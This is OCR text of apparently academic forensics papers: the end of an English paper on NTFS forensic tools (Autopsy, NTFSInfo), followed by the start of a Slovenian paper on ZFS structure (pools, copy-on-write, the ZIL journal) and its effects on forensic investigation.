


Figure 12 - Creating a Case

In Autopsy, an "image" refers to a byte-for-byte copy of a hard drive or other storage media.

Autopsy populates an embedded database for each image that it imports. This database is a SQLite database and it contains all of the file system metadata from the image. The database is stored in the case directory, but the image will stay in its original location. The image must remain accessible for the duration of the analysis because the database contains only basic file system information. The image is needed to retrieve file content. Currently, Autopsy supports these image formats:

- Raw Single (For example: *.img, *.dd, etc)
- Raw Split (For example: *.001, *.002, *.aa, *.ab, etc)
- EnCase (For example: *.e01, *e02, etc)




Figure 13 - Adding An Image




Figure 14 - Configure Ingest Modules

The main window has three major areas:

- **Data Explorer Tree:** This area is where you go find major analysis functionality. It allows you to start finding the relevant files quickly.
- **Result Viewers:** This area is where the files and directories that were found from the explorer window can be viewed. There are different formatting options for the files.
- **Content Viewers:** This area is where file content can be viewed after they are selected from the Result Viewer area.




Figure 15 - The main window has three areas




Figure 16 - Results Viewers




Figure 17 - Results Viewers




Figure 18 - Content Viewers - Hex View




Figure 19 - Content Viewers - String View




Figure 20 - Content Viewers - Result View

Figure 21 - Content Viewers - Media View

File Search tool can be accessed either from the Tools menu or by right-clicking on image node in the Data Explorer / Directory Tree. By using File Search, you can specify, filter, and show the directories and files

that you want to see from the images in the current opened case. The File Search results will be populated in a brand new Table Result viewer on the right-hand side. Currently, Autopsy only supports 4 categories in File Search: Name, Size, Date, and Known Status based search.




Figure 22 - File Search

3. NTFSInfo

NTFSInfo is a little applet that shows information about NTFS volumes. Its dump includes the size of a drive's allocation units. In those units are located the key NTFS files and the sizes of the NTFS metadata files on the volume.

All NTFS meta-data are managed in files. There is a file called $Boot that is mapped to cover the drive's boot sector. The volume's cluster map is maintained in another file named $Bitmap. These files reside right in the NTFS root directory. *NTFSInfo* performs the equivalent of the "dir /ah" to show the names and sizes of all of NTFS meta-data files.

NTFSInfo uses an undocumented File System Control (FSCTL) call to obtain information from NTFS about a volume. It prints this information along with a directory dump of NTFS meta-data files.

Conclusion

We started by explaining the NTFS file system, all the parts and aspects it is consisted of. We talked about the concept that everything is a file. Later on we explained the first sector that is created when NTFS is formatted which is the boot sector, and we showed what is inside of it (figure 2). The master file table is a place where every file has at least one record. NTFS keeps a backup copy of MFT and they are both recorded in the boot sector. Every record uses index entry data structure to store values in nodes. Entries are organized as nodes in a tree. There are two types of record attributes $INDEX_ROOT and $INDEX_ALLOCATION. Every entry is given an address.

The next thing we explained is that NTFS has the following file types:

- File attributes
- System files
- Multiple data streams
- Compressed files
- EFS-Encrypting file system
- Sparse files

And the last part of the introduction of the NTFS, before we got into the forensics of it, is NTFS integrity and recoverability. This is achieved by using recovery techniques and transaction logging. So when a disc fails the recovery procedure accesses the log file information. Integrity is achieved by performing recovery operations on HDD the first time a program accesses a volume after it has failed.

NTFS is one of the most common file system used today. It is very complex and powerful file system and it’s designed to handle today’s needs and many future needs.

NTFS helps investigators because it is easier to recover deleted files and because the different journals, if enabled, might cause a history of events to exist. On the other hand, its complexity may make it more challenging for an investigator to describe where evidence was found [2].

To get some result from our investigations, we must use some of the variety of the forensics tools. There are a lot of different ways to investigate and to use different tools: a set of command line tools, graphical interface of analysis tools, applets. What kind of tool we will use, depends of our needs and situation. The most popular forensic tools are: The Sleuth Kit, Autopsy and NTFSInfo.

References

[1] NTFS – New Technology File System designed for Windows 8, 7, Vista, XP, 2008, 2003, 2000, NT, http://www.ntfs.com/ , (Accessed: 24 April 2013)

[2] Brian B. Carrier, "Chapter 11. NTFS Concepts , Chapter 12. NTFS Analysis, Chapter 13. NTFS Data Structures," in File system forensic analysis, Ed. Addison Wesley Professional, Mar. 2005.

[3] Mamoun Alazab, Sitalakshmi Venkatraman, Paul Watters, "Effective digital forensic analysis of the NTFS disk image", ICIT - Applied Computing, 2009.

[4] http://www.sleuthkit.org/, (Accessed: 26 April 2013)

Analiza datotečnega sistema *ZFS* in njegovih vplivov na forenzične preiskave

Gregor Majcen
majcn.m@gmail.com

Blaž Jeršan
blaz.jersan@gmail.com

Miha Zidar
zidarsk8@gmail.com

POVZETEK

ZFS je relativno nov datotečni sistem, ki ga je začel razvijati Sun Microsystem, kasneje pa je razvoj nadaljeval Oracle. Namen razvoja tega novega datotečnega sistema je bil zadovoljiti potrebe po zanesljivem skalabilnem sistemu, ki zagotavlja varnost. Celotna zasnova delovanja datotečnega sistema se zato močno razlikuje od ostalih datotečnih sistemov, ki so v rabi danes, kot so: FAT, NTFS, EXT3, UFS in drugi. ZFS se danes že veliko uporablja na večjih strežnikih. Njegov hiter razvoj ter zanesljivost prepričujeta vedno več domačih uporabnikov, da se odločijo za ta datotečni sistem. Ker pa je predstavitev podatkov na disku ključnega pomena pri iskanju in analizi podatkov, si bomo v tem članku podrobneje pogledali, kakšne prednosti in slabosti ponuja ZFS v primeru forenzične raziskave. Glavni namen tega članka je, da bralcu pokažemo kaj ZFS sploh je, in kako se ga da iskoristiti za pridobivanje čim več koristnih informacij. Skozi članek si bomo najprej pogledali kratko zgodovino in logiko, ki stoji za načrtovanjem ZFS. Nato bomo bralcu na hitro razložili, kako ZFS deluje, saj bomo to znanje potrebovali, ko pridemo do analize. Na podlagi delovanja ZFS bomo videli, katere metode iskanja podatkov lahko uporabimo in za katere podatke lahko pričakujemo, da jih bomo našli. Na koncu bomo predstavili rezultate naših izkušenj dela z ZFS.

KLJUČNE BESEDE

ZFS, datotečni sistem, COW transakcijski model, dnevniki, slike sistema, diskovno polje

1. UVOD

Datotečni sistemi, ki jih uporabljamo danes, so v računalniškem smislu že stari. Večina jih ne upošteva napredovanja tehnologije in novih razmerij v hitrosti komponent. Če je bilo še pred petnajstimi leti preveč potratno računanje varnostnih vsot za vsak podatek zapisan na disk, so danes procesorji že dovolj močni, da pri trenutnih hitrostih diskov za tak izračun porabijo zanemarljivo majhen del svojega procesorskega časa. Napredek pri enotah za shranjevanje podatkov pa se pozna predvsem v količini podatkov. Hitrost in zanesljivost sta sicer napredovali, vendar v primerjavi z ostalimi napredki na tem področju zelo počasen. Razvijalci ZFS so to upoštevali in na prvo mesto postavili integriteto podatkov. Dodaten problem, s katerim se srečujemo danes, pa je sama količina podatkov. Datotečni sistemi, ki uporabljajo le 32 bitov za svoje naslove, so pri današnjih terabitih podatkov že popolnoma neuporabni. Zato uporabljamo datotečne sisteme, ki imajo 64 bitni naslovni prostor, a pri današnjem napredku in količini podatkov lahko sklepamo, da bo kmalu tudi 64 bitov premalo. ZFS je zasnovan tako, da naj bi bil sposoben zadovoljiti potrebe prihodnosti in uporablja 128 bitni naslovni prostor, kar je skoraj dovolj za naslavljanje vseh atomov na zemlji. Torej ni možnosti, da bomo v kratkem izkoristili celoten naslovni prostor.

Kot smo že omenili, je eden glavnih adutov ZFS zagotavljanje integritete podatkov. Medtem ko imamo drugje mehanizme za zaznavo in popravljanje napak, se teh mehanizmov pri samemu shranjevanju podatkov na disk ne uporablja. Trenutni mehanizmi, kot so raid polja, zagotavljajo le delno zaščito pred napakami, ki jih lako zaznajo v času pisanja. Napake, ki se zgodijo po pisanju, kot so bit rot ali pa napake med pisanjem, ki jih sistem ne zazna, pa se bodo ohranile in naši podatki ne bodo več tako zanesljivi, kot bi želeli. Raid polja zagotavljajo še dodatno varnost v primeru odpovedi posameznega diska. To so razvijalci ZFS prav tako upoštevali, vedar so to rešili tako, da je administracija takega polja močno poenostavljena, saj je že samo jedro tega datotečnega sistema zasnovano na tem.

ZFS je bil torej razvit, da poskusi odpraviti vse prej omenjene probleme, ki so prisotni pri ostalih datotečnih sistemih. Zagotavljanje popolne integritete podatkov, lahka administracija, transakcijski model, ki ne prepisuje starih podatkov in velika skalabilnost sistema so mehanizmi, ki jih je Sun Microsystems vgradil v ZFS, da naredi pravi datotečni sistem, ki je pripravljen na prihodnost. Po besedah skupnosti, ki sedaj skrbi za razvoj tega sistema, ZFS predstavlja popolnoma nov pristop k upravljanju podatkov.

Vse to ima zelo velike posledice pri forenzičnem raziskovanju takega sistema. Forenziki se zavedajo, da vsak sistem potrebuje prilagojen pristop, vendar so bile osnovne tehnike, kot je izrezovanje in podobno, vedno primerne za vse datotečne sisteme. Kot bomo spoznali v nadaljevanju, ZFS ne obravnava podatkov na enak način, torej je zato potrebno prilagoditi celoten forenzični pristop k raziskavi sistema. Ker




Figure 1: Razdelitev posameznih diskov na več posameznih enot s fiksno, v naprej določeno velikostjo

pa je sistem za upravljanje večih diskov tako globoko vgrajen v sistem, je običajno, da se v večini primerov ZFS uporablja na večjem polju diskov, kar nam praktično onemogoči forenzično raziskavo posamezne naprave.

Zato, da ugotovimo, kako pomembno vlogo igra ZFS v digitalni forenziki, moramo najprej pogledati, kako pogosto se uporablja in na kakšnih sistemih. ZFS je bil prvič vgrajen v sistem Opensolaris leta 2005. Dve leti kasneje je prišel prvi port za linux sisteme, vendar ni bil najbolj stabilen, tako da se ga ni pogosto uporabljalo. Leta 2008 je bil narejen še prenos ZFS v BSD sistem. Leta 2010 je Oracle po odkupu Sun Microsystems opustil podporo ZFS. V nekaj letih je odprto kodna skupnost vzela ta sistem in ga negovala do take stopnje, da je stabilen in se priporoča na vseh sistemih. Linux je 2012 dobil port ZFS kot jedrni modul, Ilumos, ki je odprto kodna različica bivšega Solaris sistema, ima ZFS kot primarni datotečni sistem, ki je prav tako zelo priljubljen v BSD okolju z več diskovnimi enotami. Torej, čeprav se ZFS ne uporablja preveč v domači uporabi, je očitno, da postaja popularen in se širi dovolj hitro, da je pomemben razvoj forenzičnih tehnik zanj.

Namen tega članka je razložiti ZFS do te stopnje, da se bralec zaveda, kje so glavne luknje pri raziskavi ZFS z obstoječimi forenzičnimi metodami ter kasneje prikazati nekaj najenostavnejših primerov raziskave tega sistema in predstavitev rezultatov. Na koncu bomo omenili še probleme ZFS sistema, ki se jih zaenkrat še ne da učinkovito rešiti.

2. PREDSTAVITEV ZFS

Preden lahko govorimo o vplivu ZFS na forenzične metode preiskovanja podatkov, si moramo pogledati, kako ZFS deluje in kako je bil zasnovan. To sicer ni glavni namen tega članka, vendar ponuja bralcu osnovno znanje, ki je potrebno za razumevanje nadaljevanja. Boljše poznavanje ZFS sistema bo pripomoglu k boljšemu reševanju problemov, s katerimi se srečujemo pri forenzičnemu raziskovanju tega datotečnega sistema. Zato bralcu priporočamo še pregled dodatnih virov in dokumentacije.




Figure 2: Delitev posameznih diskov pri ZFS, ki poteka v abstraktni plasti imenovani z-bazen, in posamezni deli si vsi delijo isti prostor. Velikost delov je omejena le s prostim prostorom v celotnem bazenu.

ZFS je mnogo več kot datotečni sistem v klasičnem pomenu, saj združuje funkcionalnosti RAID polj, upravljalca navideznih enot (Virutual Volume Manager) in mnogo drugih majnih stvari, ki naj bi nam olajšale delo s podatki. Vseh lastnosti ZFS je preveč za en sam članek in veliko jih ne vpliva na forenzični postopek raiziskovanja podatkov, zato se bomo tukaj osredotočili le na nekaj najpomembnejših, ki se navezujejo na nadaljevanje tega članka. Sedaj si bomo površinsko pogledali nekaj osnovnih funkcij, ki jih ZFS ponuja.

2.1 Funkcije ZFS

Za razliko od navadnih datotečnih sistemov, ki posamezne diske razdelijo na dele, ki jim fiksno določimo velikost in jih je kasneje težko spreminjati (Slika 1), je pristop ZFS dosti bolj prilagodljiv in drugačen. Pri ZFS fizične naprave predstavljajo le podlago, na kateri je zgrajen tako imenovani z-bazen (zpool po angleško). V tem bazenu nato gradimo particije, ki nimajo fiksno določene velikosti in so neodvisne od spodnje strukture fizičnih naprav (Slika 2). Ta abstrakcija omogoča, da lahko v bazen poljubno dodajamo nove naprave ali pa odstranimo pomožne naprave.

Podatkovni bazeni uporabljajo 128 bitno naslavljanje blokov, tako da so lahko izjemno veliki. V njih imamo lahko narejene particije, slike sistema, klone sistema in podatkovne sisteme. Organizacija teh je že vgrajena v sam ZFS. Še ena velika posebnost, ki jo prinese tako visoka abstrakcija fizičnih naprav, nad katerimi imamo z-bazen, je to, da je celoten sistem neobčutljiv na to, ali naša arhitektura uporablja pravilo debelega ali pravilo tankega konca. To pomeni, da so celotni sistemi in zbirke trdih diskov prenosljivi med različnimi sistemi, ki uporabljajo različno pravilo zapisa podatkov, bodisi s pravilom debelega konca, bodisi s pravilom tankega konca. Še bolj presenetljivo je to, da imamo lahko diske iz različnih arhitektur povezane v isti bazen in tako hkrati uporabljamo pravilo tankega in debelega konca.

Naslednja zelo pomembna lastnost ZFS je to, da preprečuje izgubo podatkov, ki je naprave niso sposobne zaznati. To naredi tako, da ima vse pomembne meta podatke večkrat kopirane in čisto vsak blok podatkov ima svojo varnostno vsoto, ki se izračuna pri vsakem pisanju in se preveri pri vsakem branju podatkov. Ta varnostna vsota se nato pri branju uporabi za testiranje podatkov. Ob zaznavi napake




Illustration 1 vdev tree sample configuration

Figure 3: Primer konfiguracije diskov na kateri stoji z-bazen

se pokvarjen blok prepiše s tistim, ki ima pravilno varnostno vsoto. To se samodejno dogaja ob vsakem dostopu, lahko pa tudi sami ročno sprožimo tako testirajne celotnega polja. To imenujemo čiščenje podatkov (data scrubbing).

ZFS se pri zagotavljanju integritete podatkov ne ustavi le pri varnostnih vsotah, ampak uporablja tudi tako imenovani sistem "copy on write" oziroma COW. To je transakcijski model pisanja podatkov, ki deluje tako, da načeloma nikoli ne prepiše starih podatkov, ampak nove podatke zapiše na prazen prostor na disku. Ko se celotna stvar prepiše, se popravi kazalce na to datoteko. Tako se na ZFS izvajajo transakcije in v primeru kakeršne koli napake, se glavni kazalec ne spremeni in datoteka se ne pokvari. Vse te transakcije pa se beležijo v ZFS namenskem dnevniku ali ZIL. Ta dnevnik hrani vse informacije o dogajanju na diskovnem polju in hkrati tudi izboljšuje hitrost delovanja ZFS sistema. Vplive COW in ZIL na forenziko bomo podrobneje pogledali v naslednjem poglavju.

Poleg vsega naštetega ima ZFS tudi lepo urejeno metodo za izdelovanje slik trenutnega stanja sistema, kloniranje sistema in poljubno podvajanje metapodatkov ali poljubnih podatkov, katere želimo bolje zavarovati. V naslednjem poglavju bomo opisali, kako se ZFS slike sistema razlikujejo od rešitev, ki so danes bolj pogoste.

Zadnja stvar, ki jo bomo omenili, pa je kompresija podatkov. ZFS s kompresijo omogoča hitrejše vhodno izhodne operacije in po privzetih nastavitvah so kompresirani vsi metapodatki. ZFS lahko uporablja več različnih algoritmov za kompresijo, ki se lahko razlikujejo med posameznimi bloki. Podatkovni bloki po privzetih nastavitvah niso kompresirani.

2.2 Arhitektura in predstavitev na disku

Kot smo že omenili, ZFS predstavlja fizične naprave kot en sam velik bazen podatkov. Kako to izgleda pod abstrakcijo, si bomo pogledali v nadaljevanju. ZFS vse naprave obravnava kot navidezne naprave in jih imenuje vdev. Med njimi ločimo fizične navidezne naprave, ki so dejanski diski s podatki, ter logične navidezne naprave, ki so lahko sestavljene iz ene ali več drugih navideznih naprav. Algoritmi za združevanje se razlikujejo glede na varnost in število vdev naprav. ZFS podpira združevanje z zrcaljenjem oziroma mirroring (RAID1), razdeljevanje oziroma striping (RAID0) za združevanje dveh ali več naprav. Če imamo tri ali več naprav pa ponuja tudi več možnosti RAIDz, ki so raid polja s pariteto. RAIDz1 je primerljiv z RAID5, saj imata oba le eno paritetno enoto za odpravo napak. RAIDz2 ima dve paritetni enoti, torej je primerljiv z RAID6, lahko se odločimo še za večje število paritetnih enot in dobimo RAIDz3.

Vsaka fizična naprava se začne z uberblokom, ki je le tako poimenovan superblok ZFS sistema. Uberblock je sicer 1KB velik element, ki je zapisan v 128KB velikem uberblock polju. Tam notri so tudi stare verzije uberblocka, ki so se nabrale po zaključku posameznih pisalnih transakcij. Ta uberblok pa s čarobnim številom omogoča prenos naprave iz okolja z drugačnim pravilom debelega ali tankega konca. To čarobno število je tam vedno enako zapisano in omogoča detekcijo iz kakšnega okolja je prišel disk, nato pa se v skladu s tem podatkom izvaja bit swapping že na stopnji preden se pregleda varnostna vsota. Naprej ZFS vse dela z oznakami navideznih naprav. Te naprave lahko združuje skupaj v nove dele ali pa jih uporablja kot particije, na katerih hrani podatke.

3. FORENZIČNI POGLED

3.1 Z-bazen in struktura navideznih naprav

V prejšnjem poglavju smo opisali, kako lahko ZFS sestavi bazen podatkov, ki ga na koncu uporabi. Sedaj pa poglejmo, kaj ta pomeni za forenzično preiskavo. V večini današnjih sistemov si lahko preiskovalec privošči vzeti eno fizično napravo in jo pregledati z raznimi metodami za zbiranje podatkov. Pri ZFS, ki je nameščen na več fizičnih naprav, si tega ne more privoščiti, saj so lahko podatki na veliko različnih načinov razdeljeni po fizičnih napravah. Lahko pride do eksotičnih konfiguracij in gnezdenih struktur. Vse to v kombinaciji s kompresijo podatkov bi preiskovalcem popolnoma onemogočilo preiskavo, če ne bi imeli celotnega polja postavljenega z vsemi metapodatki, ki govorijo o strukturi bazena. Torej, dobro poznane tehnike kot so izrezovanje, pri ZFS zelo verjetno odpadejo.

3.2 COW transakcijski model

Copy on Write (kopiraj in piši) je ena izmed metod, ki ZFS zagotavlja konsistenčnost podatkov na disku. COW poskrbi, da se pri ZFS podatki nikoli ne spreminjajo na mestu (no in place data modification). To naredi tako, da se ob vsaki spremembi najprej naredi nov blok, v katerega se te spremembe zapiše in šele po uspešnem pisanju ter popravljanju vseh metapodatkov (tudi tu se za vse potrebne popravke uporabi COW), popravi kazalec, da kaže na nove podatke. Šele ko opravimo celotno COW operacijo, ZFS dovoli prepis prvotnih blokov.

Uporaba COW prinese velik vir podatkov tudi računalniškim forenzikom. V teoriji je možno, da se ni prepisal še noben izmed starejših blokov. V tem primeru lahko forenziki sestavijo celotno zgodovino vseh sprememb, ki so se zgodile v našem podatkovnem sistemu. V praksi seveda take sreče nimamo, vendar se da iz neprepisanih blokov, ki nam jih uspe najti, izvleči veliko koristnih podatkov, ki nam lahko pomagajo pri naši raziskavi.




Figure 4: Primer uspešno opravljene COW operacije.

3.3 Zil dnevnik

ZFS intent log ali ZIL je podsistem ZFS, ki se uporablja za dnevniške storitve. V ZIL se shranjujejo zapisi o transakcijah, ki se trenutno dogajajo v našem datotečnem sistemu. Glavna naloga ZIL je, da nam zagotavlja varnost podatkov.

Za delovanje ZFS-ja je ZIL sicer opcijski, vendar je v privzetih nastavitvah prižgan. Če ga izklopimo, pa močno ogrozimo varnost podatkov v datotečnem sistemu. Iz tega lahko torej sklepamo, da ima velika večina ZFS-jev vkloplejno ZIL funkcionalnost.

ZIL lahko živi na več različnih načinov in v različnih medijih. Najprej lahko ZIL delimo na "spominski ZIL" (in memory) ter "diskovni ZIL"(on disk). Glavna stvar na katero moramo biti tukaj pozorni, je, da se z uporabo spominskega ZIL-a odpovemo večini njegovih funkcij za varovanje podatkov, saj ob primeru izpada elektrike izgubimo tudi celotni ZIL. Pozitivna stran spominskega ZIL pa je boljša performanca ZFS, saj ne potrebujemo dodatnih pisanj na disk, v primeru da ZIL uporablja kar isti z-bazen, za katerega opravlja dnevniške funkcije. Težavo dragih pisanj na disk lahko rešimo tudi na drugačen način, in sicer da za ZIL uporabimo ločen namenski disk. Najbolje je, da za ZIL uporabimo SSD disk, s katerim še dodatno pohitrimo pisanja v dnevnik. Vidimo, da je daleč najboljša rešitev uporaba posvečenega diska, saj s tem nekako dobimo najboljše iz obeh svetov, vendar je ta opcija tudi najdražja.

Kot vemo, ZFS uporablja transakcijske grupe (vse spremembe se shranjujejo, pisanje na medij na vsakih n sekund), tukaj lahko pride do težav v primeru izpada elektrike, saj izgubimo vse spremembe, ki smo jih naredili v zadnjih nekaj sekundah. ZIL izgubo teh sprememb prepreči tako, da se vanj za vsako transakcijo shrani dovolj podatkov, da je to transakcijo možno izpeljati do konca ali pa jo popolnoma razveljaviti. Če se v transkaciji spremeni malo podatkov, se v ZIL zapiše kar celotne podatke (npr. raw text), v primeru pa da je podatkov veliko, se v ZIL shrani le kazalec, podatki pa se zapišejo direktno v z-bazen (ne čakamo na transakcijsko grupo).

Kot vidimo, nam ZIL ob primerni implementaciji (posvečen disk za ZIL) poleg zagotavljanja varnosti podatkov tudi optimizira večino operacij in s tem zagotovi hitrejše delovanje celotnega ZFS.




Figure 5: Prikaz strukture blokov ter narejenega snapshota.

